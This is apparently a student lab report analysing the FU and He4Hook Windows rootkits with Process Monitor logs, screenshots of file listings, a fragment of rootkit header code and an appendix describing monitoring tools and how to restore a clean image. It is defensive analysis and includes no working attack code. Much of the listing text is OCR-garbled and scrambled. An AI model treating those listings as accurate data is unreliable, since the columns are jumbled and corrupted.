14094	10:41:...	fu.exe	1932	ReadFile	C:\DOCUME~1\210user\LOCALS~1\T...	SUCCESS	Offset: 147,456, Le...
14103	10:41:...	fu.exe	1932	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS	CreationTime: 8/4/...
14104	10:41:...	fu.exe	1932	CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS	Desired Access: E...
14106	10:41:...	fu.exe	1932	QueryStandardInfo...	C:\WINDOWS\system32\imm32.dll	SUCCESS	AllocationSize: 110...
14110	10:41:...	fu.exe	1932	CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS	
14113	10:41:...	fu.exe	1932	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS	CreationTime: 8/4/...
14114	10:41:...	fu.exe	1932	CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS	Desired Access: E...
14116	10:41:...	fu.exe	1932	QueryStandardInfo...	C:\WINDOWS\system32\imm32.dll	SUCCESS	AllocationSize: 110...
14120	10:41:...	fu.exe	1932	CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS	
14122	10:41:...	fu.exe	1932	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS	CreationTime: 8/4/...
14123	10:41:...	fu.exe	1932	CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS	Desired Access: E...
14200	10:41:...	fu.exe	1932	CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS	
14203	10:41:...	fu.exe	1932	Load Image	C:\WINDOWS\system32\imm32.dll	SUCCESS	Image Base: 0x763...

Showing 39 of 1,111,106 events (0.0035%)      Backed by page file

## Miscellaneous Information and Summary


When running this program compared to just the execution, FU is easy to launch and does not take a lot of computer knowledge to use. I did have some issues with the blue screen once or twice mainly in trying to shut down FU however I did not follow the complete process described in the help me to see if this was easy to remedy. I didn't because I was mainly trying to just get a feel for the rootkit and analysis the rootkits actions.

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## He4Hook Linderman

I began by launching the He4HookControl.exe and using Process Monitor to look at the time involved with the launch and the dll effected by the process. Below is an image of this:

### He4HookControler Process Monitor (Process Start – Exit)



Process Name	Operation	Path	Detail
He4HookCo...	Process Start		Parent PID: 1608
He4HookCo...	Thread Create		Thread ID: 2668
He4HookCo...	Load Image	C:\Documents and Settings\210user\D...	Image Base: 0x400000, Image Size: 0xca00
He4HookCo...	Load Image	C:\WINDOWS\system32\ntdll.dll	Image Base: 0x7c900000, Image Size: 0xaf000
He4HookCo...	Load Image	C:\WINDOWS\system32\kernel32.dll	Image Base: 0x7c800000, Image Size: 0xf6000
He4HookCo...	Load Image	C:\WINDOWS\system32\user32.dll	Image Base: 0x7e410000, Image Size: 0x91000
He4HookCo...	Load Image	C:\WINDOWS\system32\gdi32.dll	Image Base: 0x77f10000, Image Size: 0x49000
He4HookCo...	Load Image	C:\WINDOWS\system32\advapi32.dll	Image Base: 0x77dd0000, Image Size: 0x9b000
He4HookCo...	Load Image	C:\WINDOWS\system32\rpcrt4.dll	Image Base: 0x77e70000, Image Size: 0x92000
He4HookCo...	Load Image	C:\WINDOWS\system32\secur32.dll	Image Base: 0x77fe0000, Image Size: 0x11000
He4HookCo...	Load Image	C:\WINDOWS\system32\imm32.dll	Image Base: 0x76390000, Image Size: 0x1d000
He4HookCo...	Thread Exit		User Time: 0.000000, Kernel Time: 0.0300432
He4HookCo...	Process Exit		Exit Status: 0, User Time: 0.0100144, Kernel Time: 0.0100144, Private Bytes: 327,...

Showing 13 of 164,618 events (0.0078%)      Backed by page file

The process launched in approximately starting the sequence at 11:02:20.4069459 and ending in 11:02:20.9709250. Not sure if this is important but it did make the second test difficult since it was hard to analyze the threads at this speed with Process Explorer. I had to implement Flypaper again which was difficult since it generally locked up the system. I could not get the threads to respond because of flypaper so I had to use process monitor to look at them. Below are the results of that:

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## Process Monitor (Threads) He4Hook

Seq...	Time...	Process Name	PID	Operation	Path	Result	Detail
8475	11:02:...	He4HookContr...	3868	Process Start		SUCCESS	Parent PID: 1536
8476	11:02:...	He4HookContr...	3868	Thread Create		SUCCESS	Thread ID: 608
8488	11:02:...	He4HookContr...	3868	Load Image	C:\Documents and Settings\210User\D...	SUCCESS	Image Base: 0x400...
8490	11:02:...	He4HookContr...	3868	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c9...
8542	11:02:...	He4HookContr...	3868	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0x7c8...
8840	11:02:...	He4HookContr...	3868	Load Image	C:\WINDOWS\system32\user32.dll	SUCCESS	Image Base: 0x7e4...
8843	11:02:...	He4HookContr...	3868	Load Image	C:\WINDOWS\system32\gdi32.dll	SUCCESS	Image Base: 0x77f...
8846	11:02:...	He4HookContr...	3868	Load Image	C:\WINDOWS\system32\advapi32.dll	SUCCESS	Image Base: 0x77d...
8849	11:02:...	He4HookContr...	3868	Load Image	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	Image Base: 0x77e...
8852	11:02:...	He4HookContr...	3868	Load Image	C:\WINDOWS\system32\secur32.dll	SUCCESS	Image Base: 0x77f...
8897	11:02:...	He4HookContr...	3868	Load Image	C:\WINDOWS\system32\imm32.dll	SUCCESS	Image Base: 0x763...
8933	11:02:...	He4HookContr...	3868	Thread Exit		SUCCESS	User Time: 0.0000...
8934	11:02:...	He4HookContr...	3868	Process Exit		SUCCESS	Exit Status: 0, User...
16066	11:02:...	He4HookContr...	3944	Process Start		SUCCESS	Parent PID: 1536
16067	11:02:...	He4HookContr...	3944	Thread Create		SUCCESS	Thread ID: 3948
16110	11:02:...	He4HookContr...	3944	Load Image	C:\Documents and Settings\210User\D...	SUCCESS	Image Base: 0x400...
16112	11:02:...	He4HookContr...	3944	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c9...
16394	11:02:...	He4HookContr...	3944	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0x7c8...
16458	11:02:...	He4HookContr...	3944	Load Image	C:\WINDOWS\system32\user32.dll	SUCCESS	Image Base: 0x7e4...
16461	11:02:...	He4HookContr...	3944	Load Image	C:\WINDOWS\system32\gdi32.dll	SUCCESS	Image Base: 0x77f...
16464	11:02:...	He4HookContr...	3944	Load Image	C:\WINDOWS\system32\advapi32.dll	SUCCESS	Image Base: 0x77d...
16467	11:02:...	He4HookContr...	3944	Load Image	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	Image Base: 0x77e...
16470	11:02:...	He4HookContr...	3944	Load Image	C:\WINDOWS\system32\secur32.dll	SUCCESS	Image Base: 0x77f...
16515	11:02:...	He4HookContr...	3944	Load Image	C:\WINDOWS\system32\imm32.dll	SUCCESS	Image Base: 0x763...
16551	11:02:...	He4HookContr...	3944	Thread Exit		SUCCESS	User Time: 0.0000...
16552	11:02:...	He4HookContr...	3944	Process Exit		SUCCESS	Exit Status: 0, User...

Showing 26 of 34,082 events (0.076%)      Backed by page file

## Process Monitor Events H4HookController

The following is in text format and includes dll accessed and exe files initiated with this rootkit.

"0: ., 1: .., 2:	UninstallIDNMit	896423\$, 20:
\$hf_mig\$, 3:	igationAPIs\$, 6:	\$NtUninstallKB
\$MSI31Uninstall	\$NtServicePack	896428\$, 21:
_KB893803v2\$,	UninstallNLSDo	\$NtUninstallKB
4:	wnlevelMapping	898461\$, 22:
\$NtServicePack	\$, 7:	\$NtUninstallKB
Uninstall\$, 5:	\$NtUninstall"	8995\$7\$, 23!', 9: \$NtUninstallKB88
\$NtServicePack	\$NtUninstallKB	\$NtUninstallKB
	896358\$, 19:	899591\$, 24:
	\$NtUninstallKB	\$NtUninstallKB

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900485\$, 25:	\$NtUninstallKB	925398_WMP64
\$NtUninstallKB	916595\$, 45:	\$, 64:
900725\$, 26:	\$NtUninstallKB	\$NtUninstallKB
\$NtUninstallKB	917344\$, 46:	925902\$, 65:
901017\$, 27:	\$NtUninstallKB	\$NtUninstallKB
\$NtUninstallKB	918118\$, 47:	926255\$, 66:
901214\$, 28:	\$NtUninstallKB	\$NtUninstallKB
\$NtUninstallKB	918439\$, 48:	926436\$, 67:
902400\$, 29:	\$NtUninstallKB	\$NtUninstallKB
\$NtUninstallKB	919007\$, 49:	927779\$, 68:
904942\$, 30:	\$NtUninstallKB	\$NtUninstallKB
\$NtUninstallKB	920213\$, 50:	927802\$, 69:
905414\$, 31:	\$NtUninstallKB	\$NtUninstallKB
\$NtUninstallKB	920670\$, 51:	927891\$, 70:
905749\$, 32:	\$NtUninstallKB	\$NtUninstallKB
\$NtUninstallKB	920683\$, 52:	928255\$, 71:
908519\$, 33:	\$NtUninstallKB	\$NtUninstallKB
\$NtUninstallKB	920685\$, 53:	928843\$, 72:
908531\$, 34:	\$NtUninstallKB	\$NtUninstallKB
\$NtUninstallKB	920872\$, 54:	929123\$, 73:
910437\$, 35:	\$NtUninstallKB	\$NtUninstallKB
\$NtUninstallKB	921503\$, 55:	930178\$, 74:
911280\$, 36:	\$NtUninstallKB	\$NtUninstallKB
\$NtUninstallKB	922582\$, 56:	930916\$, 75:
911562\$, 37:	\$NtUninstallKB	\$NtUninstallKB
\$NtUninstallKB	922819\$, 57:	931261\$, 76:
911564\$, 38:	\$NtUninstallKB	\$NtUninstallKB
\$NtUninstallKB	923191\$, 58:	931784\$, 77:
911927\$, 39:	\$NtUninstallKB	\$NtUninstallKB
\$NtUninstallKB	923414\$, 59:	932168\$, 78:
913580\$, 40:	\$NtUninstallKB	\$NtUninstallKB
\$NtUninstallKB	923980\$, 60:	933729\$, 79:
914388\$, 41:	\$NtUninstallKB	\$NtUninstallKB
\$NtUninstallKB	924270\$, 61:	935839\$, 80:
914389\$, 42:	\$NtUninstallKB	\$NtUninstallKB
\$NtUninstallKB	924496\$, 62:	935840\$, 81:
914440\$, 43:	\$NtUninstallKB	\$NtUninstallKB
\$NtUninstallKB	924667\$, 63:	936021\$, 82:
915865\$, 44:	\$NtUninstallKB	\$NtUninstallKB

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936357\$, 83:	951376-v2\$,	FaxSetup.log,
\$NtUninstallKB	102:	130:
936782_WMP9\$	\$NtUninstallKB	FeatherTexture.b
, 84:	951698\$, 103:	mp, 131: Fonts,
\$NtUninstallKB	\$NtUninstallKB	132: Gone
937894\$, 85:	951748\$, 104:	Fishing.bmp,
\$NtUninstallKB	\$NtUninstallKB	133:
938127\$, 86:	951978\$, 105:	Greenstone.bmp,
\$NtUninstallKB	0.log, 106:	134: Help, 135:
938828\$, 87:	003044_.tmp,	hh.exe, 136:
\$NtUninstallKB	107: addsins, 108:	IDNMITigationA
938829\$, 88:	aksdrvsetup.log,	PIs.log, 137: ie7,
\$NtUninstallKB	109: AppPatch,	138: ie7.log,
941202\$, 89:	110: assembly,	139: ie7updates,
\$NtUninstallKB	111: Blue Lace	140:
941568\$, 90:	16.bmp, 112:	ie7_main.log,
\$NtUninstallKB	bootstat.dat, 113:	141: iis6.log,
941569\$, 91:	clock.avi, 114:	142: ime, 143:
\$NtUninstallKB	cmsetacl.log,	imsins.BAK,
941644\$, 92:	115: Coffee	144: imsins.log,
\$NtUninstallKB	Bean.bmp, 116:	145: inf, 146:
942615\$, 93:	comsetup.log,	Installer, 147:
\$NtUninstallKB	117: Config,	java, 148:
942763\$, 94:	118: Connection	KB873339.log,
\$NtUninstallKB	Wizard, 119:	149:
942840\$, 95:	control.ini, 120:	KB885835.log,
\$NtUninstallKB	Cursors, 121:	150:
943460\$, 96:	Debug, 122:	KB885836.log,
\$NtUninstallKB	desktop.ini, 123:	151:
943460_0\$, 97:	Downloaded	KB886185.log,
\$NtUninstallKB	Program Files,	152:
943485\$, 98:	124: Driver	KB887472.log,
\$NtUninstallKB	Cache, 125:	153:
944653\$, 99:	DtcInstall.log,	KB888302.log,
\$NtUninstallKB	126: ehome, 127:	154:
950760\$, 100:	explorer.exe,	KB890046.log,
\$NtUninstallKB	128:	155:
950762\$, 101:	explorer.scf,	KB890859.log,
\$NtUninstallKB	129:	156:

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KB891781.log,  
 157:  
 KB892130.log,  
 158:  
 KB893756.log,  
 159:  
 KB893803v2.log  
 , 160:  
 KB894391.log,  
 161:  
 KB896358.log,  
 162:  
 KB896423.log,  
 163:  
 KB896428.log,  
 164:  
 KB898461.log,  
 165:  
 KB899587.log,  
 166:  
 KB899591.log,  
 167:  
 KB900485.log,  
 168:  
 KB900725.log,  
 169:  
 KB901017.log,  
 170:  
 KB901214.log,  
 171:  
 KB902400.log,  
 172:  
 KB904942.log,  
 173:  
 KB905414.log,  
 174:  
 KB905749.圖  
 權B圖N圖 圖 ""

"Desired Access:  
 Read Data/List  
 Directory,  
 Synchronize,  
 Disposition:  
 Open, Options:  
 Directory,  
 Synchronous IO  
 Non-Alert, Open  
 For Backup,  
 Attributes: n/a,  
 ShareMode:  
 Read, Write,  
 Delete, Alloc"  
 "0: ., 1: .., 2:  
 \$winnt\$.inf, 3:  
 1025, 4: 1028, 5:  
 1031, 6: 1033, 7:  
 1037, 8: 1041, 9:  
 1042, 10: 1054,  
 11:  
 12520437.cpx,  
 12:  
 12520850.cpx,  
 13: 2052, 14:  
 3076, 15:  
 3com\_dmi, 16:  
 6to4svc.dll"  
 adsnw.dll, 37:  
 advapi32.dll, 38:  
 advpack.dll, 39:  
 advpack.dll.mui,  
 40: ahui.exe, 41:  
 alg.exe, 42:  
 alrsvc.dll, 43:

amcompat.tlb,  
 44: amstream.dll,  
 45: ansi.sys, 46:  
 apcups.dll, 47:  
 append.exe, 48:  
 apphelp.dll, 49:  
 appmgmts.dll,  
 50: appmgr.dll,  
 51: appwiz.cpl,  
 52: arp.exe, 53:  
 asctrls.ocx, 54:  
 asferror.dll, 55:  
 asr\_fmt.exe, 56:  
 asr\_ldm.exe, 57:  
 asr\_pfu.exe, 58:  
 asycfilt.dll, 59:  
 at.exe, 60:  
 ati2cqag.dll, 61:  
 ati2dvaa.dll, 62:  
 ati2dvag.dll, 63:  
 ati3d1ag.dll, 64:  
 ati3duag.dll, 65:  
 ativdaxx.ax, 66:  
 ativmvxx.ax, 67:  
 ativtmxx.dll, 68:  
 ativvaxx.dll, 69:  
 atkctrs.dll, 70:  
 atl.dll, 71:  
 atmadm.exe, 72:  
 atmfd.dll, 73:  
 atmlib.dll, 74:  
 atmpvcno.dll, 19: access.cpl, 20: ac  
 75: atrace.dll, 76:  
 attrib.exe, 77:  
 audiosrv.dll, 78:  
 auditusr.exe, 79:  
 authz.dll, 80:  
 autochk.exe, 81:  
 autoconv.exe,

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82: autodisc.dll,	114:	144:
83:	browsewm.dll,	charmapp.exe,
AUTOEXEC.NT	115: bthci.dll,	145: chcp.com,
, 84:	116:	146: chkdsk.exe,
autofmt.exe, 85:	bthprops.cpl,	147: chkntfs.exe,
autofn.exe, 86:	117: bthserv.dll,	148: ciadmin.dll,
avicap.dll, 87:	118: btpanui.dll,	149: ciadv.msc,
avicap32.dll, 88:	119: cabinet.dll,	150: cic.dll, 151:
avifil32.dll, 89:	120: cabview.dll,	cidaemon.exe,
avifile.dll, 90:	121: cacls.exe,	152: ciodm.dll,
avmeter.dll, 91:	122: calc.exe,	153: cipher.exe,
avtapi.dll, 92:	123: camocx.dll,	154: cisvc.exe,
avwav.dll, 93:	124:	155: ckcnc.exe,
azroles.dll, 94:	capesnnp.dll,	156: clb.dll, 157:
basesrv.dll, 95:	125: capicom.dll,	clbcatex.dll, 158:
batmeter.dll, 96:	126: cards.dll,	clbcatq.dll, 159:
batt.dll, 97:	127: CatRoot,	cleanmgr.exe,
bidispl.dll, 98:	128: CatRoot2,	160:
bios1.rom, 99:	129: catsrv.dll,	cliconf.chm,
bios4.rom, 100:	130: catsrvps.dll,	161: cliconfg.dll,
bits, 101:	131: catsrvut.dll,	162:
bitsprx2.dll, 102:	132: ccfgnt.dll,	cliconfg.exe,
bitsprx3.dll, 103:	133: cdfview.dll,	163: cliconfg.rll,
bitsprx4.dll, 104:	134: cdm.dll,	164: clipbrd.exe,
blackbox.dll,	135:	165: clipsrv.exe,
105:	cdmodem.dll,	166: clusapi.dll,
blastcln.exe,	136: cdosys.dll,	167:
106: bootcfg.exe,	137:	cmcfg32.dll,
107: bootok.exe,	cdplayer.exe.ma	168: cmd.exe,
108: bootvid.dll,	nifest, 138:	169:
109:	certcli.dll, 139:	cmdial32.dll,
bootvrfy.exe,	certmgr.dll, 140:	170: cmdl32.exe,
110:	certmgr.msc,	171: cmdlib.wsc,
bopomofo.uce,	141:	172:
111:	cewmdm.dll,	cmmgr32.hlp,
browsecl.dll,	142:	173:
112: browser.dll,	cfgbkend.dll,	cmmon32.exe,
113:	143:	174: cmos.ram,
browseui.dll,	cfgmgr32.dll,	175:

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cmplib32.dll,	201:	235:
176:	comsnap.dll,	c_10000.nls,
cmprops.dll,	202:	236:
177:	comsvcs.dll,	c_10006.nls,
cmsetacl.dll,	203: comuid.dll,	237:
178: cmstp.exe,	204: config, 205:	c_10007.nls,
179: cmutil.dll,	CONFIG.NT,	238:
180:	206:	c_10010.nls,
cnbjmon.dll,	CONFIG.TMP,	239:
181: cnetcfg.dll,	207:	c_10017.nls,
182: cnvfat.dll,	confmsp.dll,	240:
183: colbact.dll,	208: conime.exe,	c_10029.nls,
184: Com, 185:	209: console.dll,	241:
comaddin.dll,	210: control.exe,	c_10079.nls,
186: comcat.dll,	211: convert.exe,	242:
187:	212: corpol.dll,	c_10081.nls,
comctl32.dll,	213: country.sys,	243:
188:	214: credssp.dll,	c_10081.nls,
comdlg32.dll,	215: credui.dll,	243:
189: comm.drv,	216: crt.dll.dll,	c_10081.nls,
190:	217: crypt32.dll,	243:
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
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 97: wmp.dll, 98:  
 wmp.ocx, 99:  
 wmpasf.dll, 100:  
 wmpcd.dll, 101:  
 wmpcore.dll,  
 102:  
 wmpdxm.dll,  
 103:  
 wmpphoto.dll,  
 104: wmploc.dll,  
 105:  
 wmpshell.dll,  
 106: wmpui.dll,  
 107:  
 wmsdmod.dll,  
 108:  
 wmsdmoe.dll,  
 109:  
 wmsdmoe2.dll,  
 110:  
 wmspdmod.dll,  
 111:  
 wmspdmoe.dll,  
 112:  
 wmstream.dll,  
 113:  
 wmv8ds32.ax,  
 114:  
 wmvcore.dll,  
 115:  
 wmvdmmod.dll,  
 116:  
 wmvdmoe2.dll,  
 117:  
 wmvds32.ax,  
 118: wow32.dll,  
 119:  
 wowdeb.exe,  
 120:  
 wowexec.exe,  
 121: wowfax.dll,  
 122:  
 wowfaxui.dll,  
 123: wpa.dbl,  
 124:  
 wpabaln.exe,

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125: wpcap.dll,	148:	wupdmgr.exe,
126:	wstpager.ax,	165: wups.dll,
wpnpinst.exe,	149:	166: wups2.dll,
127: write.exe,	wstrenderer.ax,	167: wuweb.dll,
128: ws2help.dll,	150:	168: wzcdlg.dll,
129: ws2_32.dll,	wtsapi32.dll,	169: wzcsapi.dll,
130:	151: wuapi.dll,	170: wzcsvc.dll,
wscntfy.exe,	152:	171: xactsrv.dll,
131: wscript.exe,	wuapi.dll.mui,	172: xcopy.exe,
132: wscsvc.dll,	153:	173: xenroll.dll,
133: wscui.cpl,	wuauclt.exe,	174: xircom,
134:	154:	175: xmllite.dll,
wsecedit.dll,	wuauclt1.exe,	176: xmlprov.dll,
135: wshatm.dll,	155:	177:
136: wshbth.dll,	wuauclt.cpl,	xmlprovi.dll,
137: wshcon.dll,	156:	178: xolehlp.dll,
138: wshext.dll,	wuauclt.cpl.man	179:
139: wship6.dll,	ifest, 157:	xpob2res.dll,
140: wshisn.dll,	wuauclt.cpl.mui,	180:
141:	158:	xpsp1res.dll,
wshnetbs.dll,	wuaueng.dll,	181:
142: wshom.ocx,	159:	xpsp2res.dll,
143: wshrm.dll,	wuaueng.dll.mui,	182:
144:	160:	xpsp3res.dll,
wshtcpip.dll,	wuaueng1.dll,	183:
145:	161:	zipfldr.dll""""
wsnmp32.dll,	wuauuserv.dll,	
146:	162: wucltui.dll,	
wsock32.dll,	163:	
147:	wucltui.dll.mui,	
wstdecod.dll,	164:	

Attached with this were files containing text files that appeared to be program files. Looking at them with out to much knowledge in programming they contained commands to GET PW or to look for specific information. I have attached a screen shot of the files below and also attached one of many of the text files screen shots to give you an overview. I highlighted some of the commands of interest.

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```

KShieldDirectoryTree.h - Notepad
File Edit Format View Help
#ifndef __KSHIELDDIRECTORY_TREE_H
#define __KSHIELDDIRECTORY_TREE_H

#ifdef __TEST_WIN32
extern "C"
{
#include "ntddk.h"
}

#include "../Include/kNew.h"
#include "../Include/KTypes.h"
#include "../KStdLib/krn1stdlib.h"
#else
#include <windows.h>
#endif //__TEST_WIN32

#include "../Kspinsynchroobject/kspinsynchroobject.h"
// #include "../KNativesynchroobject/KNativesynchroobject.h"
#include "kshielddirectory.h"

class KShieldDirectoryTree;
//*****

class KShieldDirectoryTree
{
public:
explicit
KShieldDirectoryTree();
virtual ~KShieldDirectoryTree();

// äî äñáó ýèè ò-ýò puserContext äîèäî áúòù íèèè=äî íò NULL,
// ääää äñèè ääî íí íä íòäáî, ýòí íäíáòíäèíí -òíáú íèèè=èòù èäòäèíäè,
// èíòíòùá áú äíäääèèè íò íòííäáòòí-íúò.
// íðèíáð:
// äíäääèýäî "\\device\\Harddisk0\\Partition0\\i386"
// ä ääðäää áóáòò ñíçääíú ñèääòðüèä óçèú
// Device
// Harddisk0

```

### Miscellaneous Information and Summary

This root kit is changes the dlls and registeries. It also appears to be loading programs to gather information for the system in order to change the information to hide itself.

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# **Appendix**

## **Windows Rootkit Monitoring Procedures**

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## **Ghost Image Boot Disks**

Starting the monitoring procedure for each bot or rootkit requires a clean system. For the purposes of this project there have been two sets of ghost image boot disks created. Microsoft Windows XP sp1a (unpatched) and Microsoft Windows XP sp2 (fully patched). Each of these images contains a folder called DellLaptopBuild, within this folder are several monitoring tools; they are not installed.

- 1) Instructions for restore:
- 2) Insert Ghost restore disk 1 of 2 (for sp1a) or 1 of 5 (for sp2)
- 3) Boot to CD (F12)
- 4) Select Option 1: Boot with CD support
- 5) At the D: prompt, type *ghost* then enter
- 6) OK
- 7) Local: partition: from image
- 8) Select the .gho file
- 9) Select source partition from image file - OK
- 10) Select local destination drive - OK
- 11) Select destination partition from Basic drive - OK
- 12) Insert disk 2 of 2 when prompted (or 2 of 5, continue for all five then move on to next step)
- 13) Exit, remove CD and reboot when complete

## **Monitoring Tools** (all tools need not be utilized on each bot or rootkit)

AutoRuns	Snort	TCPView
LiveKD	Wireshark	Flypaper
ProcessExplorer	Handle	FastDump
ProcessMonitor	Osiris	

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**AutoRuns** – “This utility, which has the most comprehensive knowledge of auto-starting locations of any startup monitor, shows you what programs are configured to run during system bootup or login, and shows you the entries in the order Windows processes them” (Rusinovich; Cogswell, 2008).

**Handle** – “is a utility that displays information about open handles for any process in the system. You can use it to see the programs that have a file open, or to see the object types and names of all the handles of a program” (Rusinovich, 2008).

**ProcessExplorer (GUI-based version of Handle)** – “shows you information about which handles and DLLs processes have opened or loaded. The unique capabilities of *Process Explorer* make it useful for tracking down DLL-version problems or handle leaks, and provide insight into the way Windows and applications work” (Rusinovich, 2008).

**ProcessMonitor** – “is an advanced monitoring tool for Windows that shows real-time file system, Registry and process/thread activity. It combines the features of two legacy Sysinternals utilities, *Filemon* and *Regmon*, and adds an extensive list of enhancements including rich and non-destructive filtering, comprehensive event properties such session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, simultaneous logging to a file, and much more” (Rusinovich; Cogswell, 2008).

**SNORT<sup>®</sup>** – “is an open source network intrusion prevention and detection system utilizing a rule-driven language, which combines the benefits of signature, protocol and anomaly based inspection methods” (Roesch, 1998).

**Wireshark** – is a network protocol analyzer (Combs, 1998).

**TCPView** – is a Windows program that will show you detailed listings of all TCP and UDP endpoints on your system, including the local and remote addresses and state of TCP connections. On Windows Server 2008, Vista, NT, 2000 and XP TCPView also reports the name of the process that owns the endpoint” (Rusinovich, 2008).

**Osiris** – “Osiris is a Host Integrity Monitoring System that periodically monitors one or more hosts for change. It maintains detailed logs of changes to the file system, user and group lists, resident kernel modules, and more” (Wotring, 2005).

**LiveKD** – “allows you to run the Kd and Windbg Microsoft kernel debuggers, which are part of the Debugging Tools for Windows package, locally on a live system. Execute all the debugger commands that work on crash dump files to look deep inside the system.

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See the Debugging Tools for Windows documentation and our book for information on how to explore a system with the kernel debuggers” (Rusinovich, 2006).

**FastDump** – “is the industry's most forensically sound windows memory dumping utility” (HBGary, 2008).

**Flypaper** – “loads as a device driver and blocks all attempts to exit a process, end a thread, or delete memory. All components used by the malware will remain resident in the process list, and will remain present in physical memory. The entire execution chain is reported so you can follow each step. Then, once you dump physical memory for analysis, you have all the components 'frozen' in memory - nothing gets unloaded” (HBGary, 2008).

### **Monitoring Process for Windows Rootkit Analysis**

Restore the computer system using the WinXPsp2 image

- 1) Launch the monitoring tools
